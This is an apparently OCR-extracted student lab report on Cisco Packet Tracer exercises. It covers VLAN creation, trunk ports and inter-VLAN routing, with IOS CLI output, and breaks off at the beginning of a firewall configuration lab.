
Switch1

Physical Config CLI Attributes

IOS Command Line Interface

```
%LINK-5-CHANGED: Interface FastEthernet0/1, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up

%LINK-5-CHANGED: Interface FastEthernet0/2, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/2, changed state to up

%LINK-5-CHANGED: Interface FastEthernet0/3, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/3, changed state to up

%LINK-5-CHANGED: Interface FastEthernet0/4, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/4, changed state to up

%LINK-5-CHANGED: Interface FastEthernet0/5, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/5, changed state to up

%LINK-5-CHANGED: Interface FastEthernet0/6, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/6, changed state to up


Switch>en
Switch#config t
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#vlan 10
Switch(config-vlan)#name 10
Switch(config-vlan)#int range fastethernet 0/1-3
Switch(config-if-range)#switchport mode access
Switch(config-if-range)#switchport access vlan 10
Switch(config-if-range)#exit
Switch(config)#
```


Simulation:




Task 2 – Configure VLAN intro a Trunk port:


Create a network with multiple VLANs

Using CLI we configure the two switches using the same process Task 1 and declare the interface connecting 2 VLANs as trunk port which allows comm between multiple VLANs




Switch:


Switch0
Physical
Config
CLI
Attributes
IOS Command Line Interface
Switch>en
Switch#config t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#vlan 10
Switch(config-vlan)#name ten
Switch(config-vlan)#interface range fastEthernet0/2-3
Switch(config-if-range)#switchport mode access
Switch(config-if-range)#switchport access vlan 10
Switch(config-if-range)#exit
Switch(config)#vlan 20
Switch(config-vlan)#name twenty
Switch(config-vlan)#interface range fastEthernet0/4-5
Switch(config-if-range)#switchport mode access
Switch(config-if-range)#switchport access vlan 20
Switch(config-if-range)#exit
Switch(config)#interface fastEthernet0/1
Switch(config-if)#switchport mode trunk
Switch(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to down
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up
Switch(config-if)#switchport ?
access Set access mode characteristics of the interface
mode Set trunking mode of the interface
nonegotiate Device will not engage in negotiation protocol on this interface
port-security Security related command
priority Set appliance 802.1p priority
protected Configure an interface to be a protected port
trunk Set trunking characteristics of the interface
voice Voice appliance attributes
Ctrl+F6 to exit CLI focus
Copy
Paste


Physical
Config
CLI
Attributes
IOS Command Line Interface
Switch(config-if)#switchport trunk allowed vlan 10,20
Switch(config-if)#exit
Switch(config)#exit
Switch#
%SYS-5-CONFIG_I: Configured from console by console
Switch#show vlan brief
VLAN Name Status Ports
1 default active Fa0/6, Fa0/7, Fa0/8, Fa0/9, Fa0/10, Fa0/11, Fa0/12, Fa0/13, Fa0/14, Fa0/15, Fa0/16, Fa0/17, Fa0/18, Fa0/19, Fa0/20, Fa0/21, Fa0/22, Fa0/23, Fa0/24, Gig0/1, Gig0/2
10 ten active Fa0/2, Fa0/3
20 twenty active Fa0/4, Fa0/5
1002 fddi-default active
1003 token-ring-default active
1004 fddinet-default active
1005 trnet-default active
Switch#show int trunk
Port Mode Encapsulation Status Native vlan
Fa0/1 on 802.1q trunking 1
Port Vlans allowed on trunk
Fa0/1 10,20
Port Vlans allowed and active in management domain
Fa0/1 10,20
Port Vlans in spanning tree forwarding state and not pruned
Fa0/1 20
Ctrl+F6 to exit CLI focus
Copy
Paste

Ping:




Task 3 – InterVLAN

Assign IP addresses and gateways to PCs (10.10.10.100 to VLAN 1 PCs and 20.10.10.100 to VLAN 2 PCs) to PCs, Ping and check connectivity

Create VLAN 10 and VLAN 20. Assign fast Ethernet ports 0/1 and fast Ethernet port0/2 to one access port. Also assign fast Ethernet ports 0/3 and fast Ethernet port0/4 to another access port.

Assign fast Ethernet ports 0/5 as a trunk port to carry traffic of VLAN 10 and VLAN 20.



Router:


Router0

Physical Config CLI Attributes


IOS Command Line Interface

```
Router(config-subif)#exit
Router(config)#int GigabitEthernet0/0
Router(config-if)#int GigabitEthernet0/0.20
Router(config-subif)#
%LINK-5-CHANGED: Interface GigabitEthernet0/0.20, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/0.20, changed state to
up

Router(config-subif)#encapsulation dot1Q 20
Router(config-subif)#ip address 20.10.10.100 255.255.255.0
Router(config-subif)#exit
Router(config)#end
Router#
%SYS-5-CONFIG_I: Configured from console by console

Router#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default, U - per-user static route, o - ODR
       P - periodic downloaded static route

Gateway of last resort is not set

     10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       10.10.10.0/24 is directly connected, GigabitEthernet0/0.10
L       10.10.10.100/32 is directly connected, GigabitEthernet0/0.10
     20.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       20.10.10.0/24 is directly connected, GigabitEthernet0/0.20
L       20.10.10.100/32 is directly connected, GigabitEthernet0/0.20

Router#
```

Ping:



Simulation:



INFERENCE:

Hence, we have successfully simulated and verified various network models to showcase VLAN communications and we also created a Inter VLAN Communication in Cisco packet tracer.

Course: Information Security Management **Date: 21-04-2022**

Course Code: CSE3501 (L51+L52)

Name: Ashwin Santosh

Reg. No: 19BEC1027

LAB 12

Firewall Configuration

AIM:

To perform a firewall using cisco packet tracer.

SOFTWARE REQUIRED:

Cisco Packet Tracer

DESCRIPTION:

Cisco Packet Tracer:

Cisco Packet Tracer is a comprehensive networking technology teaching and learning tool that offers a unique combination of realistic simulation and visualization experiences, assessment, activity authoring capabilities, and multiuser collaboration and competition opportunities. Innovative features of Packet Tracer will help students and teachers collaborate, solve problems, and learn concepts in an engaging and dynamic social environment


Firewall:

Firewalls can greatly increase the security of enterprise networks, and enable organizations to protect their assets and data from malicious actors. But for this, proper firewall configuration is essential. Firewall configuration involves configuring domain names and Internet Protocol (IP) addresses and completing several other actions to keep firewalls secure.

IMPLEMENTATION:

Construct a network topology that could function as a firewall using the components available in cisco packet tracer software. Use a 2621 XM router and 5505 ASA Firewall


in the configuration. Connect 5505A firewall to PC2 using a console cable. Assign IP address on ISP router and server.




Server:

Desktop -> ip Configuration-> 8.8.8.8 -> Subnet mask -> 255.0.0.0 -> Default gateway -> 8.8.8.1

